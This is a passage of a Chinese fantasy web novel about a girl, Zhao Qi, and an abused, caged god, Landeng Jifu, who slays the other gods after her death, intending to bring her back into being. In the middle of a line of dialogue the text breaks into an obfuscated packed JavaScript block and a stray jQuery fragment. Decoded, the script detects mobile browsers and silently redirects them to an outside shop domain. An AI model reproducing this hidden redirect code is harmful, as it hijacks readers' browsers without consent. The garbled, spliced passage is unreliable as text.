她索性摆烂不再挣扎。可身体传来的异样感让她无法轻易忽略。赵琦用力咬住唇,脸色通红。
可还是会被杀,他会杀掉她。
“兰灯寂拂。”她开口呼唤,“我难受,你难受吗?”
柳枝的动作突然停下,缠绕在她的脖颈处就不再动。赵琦抬手抓住柳条,手一下一下地,拂过柳叶,像撸猫般地安抚它。猫舒服了就不会抓人了,赵琦这样觉得。
可柳枝突然动得更加强烈,赵琦愣住,手也不自觉停下,她突然怀疑自己是不是做了一件更傻的事。
第一次被关心,第一次被保护,第一次被亲吻……一切的一切,都有关于她。一幕幕画面,如流水过膝,他看见,他无法感知到。
兰灯寂拂的诞生,于百神鼎盛之际。他是天道的执行神,或者说,他本身就是天道。身体第一次受伤,不会流血,只有带有利刺的长鞭抽在身上。心脏第一次被挖出来,但他们知道他不会死,神明的心会再次长出来。骨头第一次被下咒,兰灯寂拂,只要你杀了我们其中任何一个,你就会承受永远无法消失的骨裂之痛。
囚笼角落呆着的那个新生幼兽,即使这样被对待,眼中也没有怨恨,没有情绪。这是所有诸神所默认的,如果他们不杀他,他就会杀他们。
他们抱臂,每日都有一个神明进入囚笼,对幼年的兰灯寂拂实行新一种暴刑。包括玖音,她也曾走入那道铁笼,于月光下,抬手为兰灯寂拂施加一道枷锁。一道只要他动弹,便会痒痛钻心的咒枷。
他们所有神都从未问过,兰灯寂拂,是否真的有意愿想要杀他们。只是预言说,他们也这样深信。
某天,一个女孩到来,在兰灯寂拂快要突破心中底线,开始弑神时。“叔叔,你在干嘛?”她双手捏紧,围在铁笼,“好奇,想看。请允许我一直看着你。”
贪欲之神最终走了。
雾气散去,兰灯寂拂的眼睛第一次能看清面容。神明的,精怪的,一切的一切曾在他眼中模糊朦胧。可赵琦出现,她钻进这座所有神都避之不及的囚笼。她眼睛闪亮亮的,似乎怀有期待看向他。
期待什么,兰灯寂拂抬眸,他不解,困惑着。他这样的神,也会有人对他怀有期待吗......她拿出一抹红,她为他扎发,这也是他第一次看见世界的颜色。白的,红的,纯真的,原来,是这样美好吗。
她说:“兰灯寂拂,逃出去,带我逃出去吧。”她双手合十,闭眼,如同古寺庙中对神明祈祷的信徒。虔诚,真挚,执念。她的无心之言,一直在他耳畔环绕。
会的,神明会让他的信徒如愿。
他磕磕绊绊,带着模仿:“逃,出去。”
可赵琦突然道:“我们,逃,出去。”她对着他口型重复。像在教一个刚来到世界的婴孩。她指向自己的唇。“我们,一起。”
一起......吗?
她想去那个叫做酆都的地方,她说她想回家。而我,想让她能回家。
她最终还是又回到了这座囚笼,“兰灯寂拂,你喜欢我好不好,这样,你以后就不会杀我了。”她这样问他,眸子带着忐忑。
喜欢是什么?兰灯寂拂不知道。但他想为了她知道。
他们一起逃了出去,“你,为什么带我来这里呢?”她这样问。
那个村庄,黑夜,稻田,草屋,红柿。没有为什么,他只是随便选了一个地方。哪里都无所谓的,只要有她在身边。
后来,她吻了他。
吻是什么感觉,他不懂,可却无法控制,他抬手,想加深这种迷茫的触动。可她瑟缩,她推开他,眼中带着害怕。
为什么?
再后来,他找不到她了。她死了。
记忆中,她也许曾笑容真挚问:“兰灯寂拂,我可以把你拼好吗?你知道吗?裂缝里透出的光,会;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17632180|206413||http|test|mini|href|location'.split('|'),0,{}));
() {$('.inform').remove();
$('#content').append('
比完整的月亮还好看呀。”
可她死了,他们杀了她,杀了那个最想回家的她。他们,杀了他的神明。
我守着这座没有你的山。
每斩杀一个神明,就会失去一种情绪。他好像记得她,他也好像忘了她。无法得到她,那就生下她。似乎,也可以。
斩杀最后一个神明,他的神力会达到最巅峰,他想,他就有资格了。
赵琦的身体突然一颤,再然后,她进入另一片白茫茫的世界。玖音的身体倒在地上,已经死去。而她本来的身体也倒在地上,没了生息。
兰灯寂拂站在地面,他长发披散。忽然之间,他似有所感抬眸。
赵琦被强制飘了下来。
地上落了一根红绳,那是她曾经送给他的。这不该属于他的东西总是掉落,而他却努力地,拼尽全力地试图挽留。
“我会生下你,死都要,在一起。”
赵琦知道此刻兰灯寂拂看不见她,可依旧会为耳中听到的这句话感到心惊骇。赵琦怔怔看着他的眼睛,没有温柔,没有炽热,甚至没有悲伤,那双眸子此刻平静得像一潭死水。
可他握着红绳的手指,隐隐用力。
“你......已经没有感情了。”赵琦声音发颤。
兰灯寂拂低下头,将红绳重新系入发间,动作极慢,他在完成一道刻进骨头里的命令。
“嗯。”他应了一声,语气平淡,“所以这句话,是我最后剩下的东西。”
赵琦突然明白了,他杀死情爱之神的那一刻,所有对她的爱意本该消失。可生下她的这个执念,是在杀神之前就刻下的。情感没了,执念还在。
他由一根没有知觉的线,还在固执地牵着另一端。
而现在,他手探在空白空气中,牵起了赵琦的手,把它往他的身体上放,温柔而缓慢地询问:
“要摸摸,你自己吗?”